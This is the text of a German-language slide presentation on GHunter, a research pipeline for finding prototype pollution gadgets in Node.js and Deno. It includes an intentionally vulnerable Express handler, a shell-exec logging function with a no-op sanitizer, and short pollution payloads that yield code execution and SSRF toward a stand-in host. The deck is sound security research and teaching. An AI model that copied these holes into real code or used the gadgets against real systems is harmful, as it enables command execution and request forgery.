

GHunter: Universal Prototype Pollution Gadgets in JavaScript Runtimes

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Agenda

1. Was ist Prototype Pollution?
2. Universal Gadgets
3. GHunter
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5. Mitigations
6. Fazit und Ausblick

Was ist Prototype Pollution?

Vererbung in JavaScript – 1

Was ist Prototype Pollution?

```
const personBase = {
  greet() {
    console.log(`Hello, my name is ${this.name}. My role is "${this.role}"`);
  },
  role: "guest"
};

const person = {
  name: "Max",
  role: "admin", // This will shadow role from the prototype
  __proto__: personBase // Set prototype explicitly
};

// Property lookup
console.log(person.name); // "Max" → Own property
console.log(person.role); // "admin" → Shadows prototype's "guest"
person.greet();           // "Hello, my name is Max. My role is "admin" → Inherited method

// Lookup for a missing property
console.log(person.accessLevel); // undefined → Not found in person or personBase
```

Vererbung in JavaScript – 2

Was ist Prototype Pollution?

```
// Lookup for a missing property
console.log(person.accessLevel); // undefined → Not found in person or personBase

// ✖ BAD: This pollutes the global Object.prototype
// All plain objects (including `personBase` and `person`) now inherit this
const dangerous = {};
dangerous["__proto__"].accessLevel = "superuser";

// Now this affects unrelated objects!
console.log(person.accessLevel); // ⚠ "superuser" – inherited via polluted Object.prototype
```

Universal Gadgets

Beispiel – 1

Universal Gadgets

```
const users = {};  
app.post("/:uid", (req, res) => {  
  const { uid } = req.params;  
  const { key, value } = req.body;  
  if(!users[uid]) {  
    users[uid] = {}  
  }  
  users[uid][key] = value;  
  log(`A value was stored at ${new Date()}`);  
  res.status(200).json(users[uid]);  
});  
  
app.listen(PORT, () => console.log(`Server running on port ${PORT}`));
```

Beispiel – 2

Universal Gadgets

```
const result = await fetch("http://localhost:8080/123", {  
  method: "POST",  
  headers: { "Content-Type": "application/json" },  
  body: JSON.stringify({ key: "age", value: "42" })  
});  
const data = await result.json();  
console.log(data);
```

TypeError: Failed to fetch

Beispiel – 3


Universal Gadgets

```
function log(cmd, opts) {  
  opts = opts || {};  
  const shell = opts.shell || "/bin/sh";  
  exec(`${shell} "${sanitize(cmd)}"`);  
}  
  
function sanitize(cmd) {  
  return cmd;  
}
```

GHunter


Überblick

GHunter




Schritt 1

GHunter




Schritt 2

GHunter




Schritt 3

GHunter



Schritt 4

GHunter



Ergebnisse

Identifizierte Schwachstellen

Ergebnisse

	Node.js	Deno
Arbitrary Code/Command Execution	14	5
Server Side Request Forgery	6	3
Privilege Escalation	7	24
Cryptographic Downgrade	2	0
...
Total	56	67

Beispiel – Node.js ACE

Ergebnisse

```
// Pollution
Object.prototype.source = 'console.log("foobar")';

// Gadget
import("./any_file.mjs");
console.log("foobar");
```

Beispiel – Deno SSRF

Ergebnisse

```
// Pollution
Object.prototype[0] = "http://fake.com";
Object.prototype.method = "POST";
Object.prototype.body = '{"foo":"bar"}';
Object.prototype.headers = { "content-type": "application/json" };

// Gadget
fetch("http://example.com");
fetch("http://fake.com", {
  method: "POST",
  body: '{"foo":"bar"}',
  header: { ... }
});
```

Mitigations

Mitigations

- G1: Expliziter Zugriff auf eigene Eigenschaften
- G2: Sichere Objekterstellung
- G3: Sichere Kopie von Eingabedaten

Fazit und Ausblick

Fazit und Ausblick

- Effektive Pipeline zur systematischen Identifikation universeller Gadgets in Node.js und Deno.
- 123 ausnutzbare Gadgets entdeckt.
- Systematisierte Minderungsrichtlinien vorgestellt.
- Analyse realer Exploits zeigt: Komplexes Problem erfordert prinzipientreue Gegenmaßnahmen.
- GHunter und Gadget-Daten öffentlich – Förderung weiterer Forschung.
- Zukunftsperspektive: Erkennung von Gadget-Ketten und neuen Angriffsvektoren.

Fragen?